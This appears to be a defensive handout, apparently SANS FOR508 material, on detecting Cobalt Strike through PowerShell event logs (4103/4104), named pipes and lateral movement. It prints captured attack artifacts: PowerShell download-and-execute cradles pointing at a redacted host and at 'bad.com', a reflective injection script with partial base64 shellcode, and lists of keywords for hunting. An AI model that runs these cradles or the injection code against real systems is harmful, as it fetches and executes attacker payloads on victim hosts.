3. Investigate how this affected endpoint might have been compromise. Check for the presence of other malware, such as Trickbot, or lateral movement activities using one of the compromised accounts over WMI, named Pipes, or PsExec. If sensors are in a healthy state, Microsoft Defender ATP alerts are triggered by these activities.

Open ip address page

**IP details**

Alerts: High: 7, Medium: 0, Low: 0, Informational: 0

**IP details**

# Cobalt Strike PowerShell One-Liners (Scripted Web Delivery)

Type	Date	Time	Event	Source	Category
Verbose	8/31/2018	12:51:54 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command
Verbose	8/31/2018	12:50:44 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command
Verbose	8/31/2018	12:48:22 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command

Description
Creating Scriptblock text (1 of 1): <code>IEX ((new-object net.webclient).downloadstring('http://[REDACTED].com/a'))</code>
ScriptBlock ID: 81575970-56dd-480c-b807-7f5d22336ab5
Path:

“The Attacks -> Web Drive-by -> Scripted Web Delivery (S) feature generates a stageless Beacon payload artifact, hosts it on Cobalt Strike’s web server, and presents a one-liner to download and run the artifact.” –Cobalt Strike Help



# Cobalt Strike Beacon Reflective Injection (Scriptblock Logging)

Type	Date	Time	Event	Source	Category	Computer
Information	8/31/2018	1:14:44 AM	4103	Microsoft-Windows-PowerShell	Executing Pipeline	BASE-WKSTN-05.shield
Warning	8/31/2018	1:14:44 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command	BASE-WKSTN-05.shield
Information	8/31/2018	1:14:44 AM	4103	Microsoft-Windows-PowerShell	Executing Pipeline	BASE-WKSTN-05.shield

Description

```
$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName (ReflectedDelegate)), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFlags('Runtime, Managed')
$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
return $var_type_builder.CreateType()
}
[Byte[]]$var_code = [System.Convert]::FromBase64String(
('/OjJAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQiOI...3Qi0gYi1ggAdPjPEmLNIIsB1jH/M
cCswc8NAcc44HX0A334030kdeJYi1gkAdNmiwxLi1gcAdOLBIIsB0IEJCRbW2FZWlH...qQLQqAAQAABo//8HAGoAaFik
U+X/1YPAQInHUDHasHC0aVBoZG5zYVRoTHcmB//Vu2EAAADre1iJxoPvQPpy5Q...AAAAPokifiD6EBAgPt6fjK7YQAAAIGYQIsYQ4gYgPt6fhq
7YQAAAIGYQIsYQ4gYgPt6fge7YQAAAIGYSEi7YQAAAIGYifOJxlRbg+sEU2oAU2oAaEgCAABqEFBoasmcyf/VhcB1UYnwSLMAiBhAizDrcOiA
///AGFhYS5zdGFnZS4xMzc3NTY3My5leHRyYW5ldC53YWdvbnDoZWVzZ2lmdHMuY29tACNM73bqFRfjY6FxX7rCa4nwSIsIQYgIgfPfgd
o8LWivV/VaOgTAABoRPA14P/VifCLCInL6SP///
+H+l+LRxiD+AF1OYPHHIs/h96J/ot8JAgxybH/86RXV1dDh/pSV1OB6v8AAABSaPQAjsz/1VtfWj3/AAAAfAfp3/7//4nXgccAAAAA/+cTu+
```

Shellcode to Inject

# Scaling Detection in PowerShell Logs

- Events may capture different parts of an attack
  - 4103 records module/pipeline output
  - 4104 records code (scripts) executed (look for “Warning” events)
- The PowerShell download cradle is heavily used by Cobalt Strike:

```
IEX (New-Object Net.Webclient).downloadstring("http://bad.com/bad.ps1")
```

- Filter using commonly abused keywords

<b>DownloadString</b>	<b>EncodedCommand</b>	<b>FromBase64String</b>	<b>rundll32</b>
<b>IEX</b>	<b>Invoke-Expression</b>	<b>WebClient</b>	<b>syswow64</b>
<b>powershell -version</b>	<b>http://127.0.0.1</b>	<b>Reflection</b>	<b>\$DoIt</b>
<b>Start-Process</b>	<b>Invoke-WMIMethod</b>	<b>Invoke-Command</b>	

- Look for obvious signs of encoding and obfuscation

# Hunting Cobalt Strike Hunting Evil

Cobalt Strike Payload: `beacon_smb/bind_pipe`

Activity Report				
date	host	id	activity	
08/30 20:08	BASE-RD-01	spsql * 348	host called home, sent: 15518 bytes	
08/30 20:09	BASE-RD-01	spsql * 5818	run windows/beacon_smb/bind_pipe (\\BASE-WKSTN-05\pipe\diagsvc-22) on BASE-WKSTN-05 via Service Control Manager (\\BASE-WKSTN-05\admin\$\system32\cmd.exe) f5f851e.exe	

New Service Installation

Suspicious Named Pipe

Randomly Named Executable


Access to Admin Share


exec bypass powershell-import Mimikatz  
padding Reflection Webclient.Download Event Logs Payload  
rundll32 Impersonation IEX Start-Process Admin\$  
pipename Lateral Movement Invoke-WMIMethod hashdump  
Invoke-Command PowerShell DownloadString  
Shellcode Logs Named Pipes \$DoIt  
bind\_pipe Empire Injection  
psinject  
Application Crashes C\$ Cobalt Strike  
FromBases64String  
Script  
psexec module SMB EncodedCommand  
127.0.0.1 MZ Stomping Useragent Beacon  
Script Block Admin Shares Remote Access  
Shares malleable\_C2 Process Call Create  
%COMSPEC% winrm powersploit Invoke-Expression powershell -version  
Service powerpick System.Reflection Transcript svchost  
File Share  
Stageless  
make\_token  
psexec-psh  
spawnto



# Want More? Detecting Cobalt Strike via Log Analysis

## Tech Tuesday Workshop Cobalt Strike Detection via Log Analysis

 Webcast Aired Tuesday, May 11, 2021 at 1:00 pm EDT (2021-05-11 17:00:00 UTC)

 Speaker: **Chad Tilbury**

Cobalt Strike has become the attack tool of choice among enlightened global threat actors, making an appearance in almost every recent major hack. Cobalt Strike is an extremely capable and stealthy tool suite, but log analysis can level the playing field, providing many opportunities for detection. This workshop will leverage data sourced from SANS FOR508: Advanced Incident Response, Threat Hunting and Digital Forensics to provide insight into how Cobalt Strike operates and how to detect many of its characteristics via endpoint logs. Whether you are just starting out in threat hunting or a FOR508 alumni, there will be something for everyone in this new workshop!



**<https://for508.com/cobalt>**